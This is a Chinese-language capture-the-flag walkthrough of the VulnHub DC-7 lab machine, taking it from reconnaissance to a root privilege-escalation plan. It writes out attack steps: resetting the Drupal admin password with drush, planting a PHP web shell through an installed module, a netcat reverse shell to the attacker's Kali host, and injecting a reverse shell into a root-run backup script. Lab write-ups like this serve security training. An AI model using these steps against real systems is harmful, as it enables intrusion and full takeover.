靶机下载地址
https://download.vulnhub.com/dc/DC-7.zip
1、信息收集
arp-scan -l
目标开放了80和22端口
nmap -A192.168.13.137 -p-
进入网站发现CMS是drupal 8,翻译一下首页的内容。
欢迎来到DC-7
DC-7引入了一些“新”概念,但我将让您弄清楚它们是什么。 😃
尽管此挑战并不是技术性的全部,但如果您需要诉诸于暴力破解或字典攻击,您可能不会成功。
您将要做的就是在盒子外面思考,
方式在盒子外面。 😃
在左下角发现了一个 @DC7USER 处于好奇心 我们百度一下看看 果然第一个就是 GitHub项目 先把他下载下来
在config.php文件里面看到了账号、密码
这个像是数据库的连接账号密码,尝试后台登录不行,但是可是登录ssh
ssh dc7user@192.168.13.137
ls一下看见了两个文件 一个backups 一个mobx进入backups文件夹,发现两个文件,gpg后缀的, 百度一下看看
gpg是一种基于密钥的加密方式,使用了一对密钥对消息进行加密和解密,来保证消息的安全传输格式是用来加密文件的
再看一下 mbox 文件 cat mbox 发现在/opt/scripts/ 有个可以执行的脚本文件 backups.sh
cd /opt/scripts/
cat backups.sh
可以看到命令是进入 cd /var/www/html/ 后执行drush。
然后去百度看看 drush是干什么呢?
Drush(Drush = Drupal + Shell)就是使用命令行命令来操作Drupal站点,它的命令格式与git类似,都是双字命令(drush + 实际的命令)。既然是命令行命令,也就可以使用其他脚本来实现相同的功能,比如编写shell脚本来实现相同的功能,也的确有不少人这样做过。但是,使用Drush要远优于编写自己的脚本,好处在于,一是可以利用Drush开发社区的力量,二是Drush的命令更加可靠,适用于更多变的环境。
https://www.howtoing.com/a-beginner-s-guide-to-drush-the-drupal-shell
这里有写一些drush基本语法。
进入到/var/www/html目录下,使用drush命令修改admin用户的密码为123456,修改成功
cd /var/www/html
drush user-password admin –password=”hacker”
但是这里又遇到了一个问题:就是之前admin登入太多次了 所以被禁了
There have been more than 5 failed login attempts for this account. It is temporarily blocked. Try again later or request a new password.
此帐户已尝试登录失败5次以上。它被暂时封锁了。请稍后再试或请求新密码。
解决方法:使用命令:drush php-eval ‘db_query(“DELETE FROM flood”);’
登录成功
2、漏洞发现与利用
需要反弹shell,登入成功找到 在Content—>Add content–>Basic page下 需要添加一个PHP模板
发现Extend里面可以安装新模块 试试可不可以安装php
https://ftp.drupal.org/files/projects/php-8.x-1.0.tar.gz #模块包
安装成功
安装完成后当然要使用起来

可以看到多了一个PHP解释器
将小马写入首页即可。蚁剑连接。连接成功,再反弹shell到kali
回到首页界面http://192.168.2.185/node/1,用这个链接就可以连上shell
测试连接,添加数据
然后在蚁剑上将shell反弹回的kali上
nc -e /bin/sh 192.168.13.129 1234
nc -lvp 1234
利用python 弄个交互页面
python -c “import pty;pty.spawn(‘/bin/bash’)”
现在可以对backups.sh文件进行修改了,可以把反弹shell写入sh文件中,因为sh文件是root执行的,所以返回的也是root权限
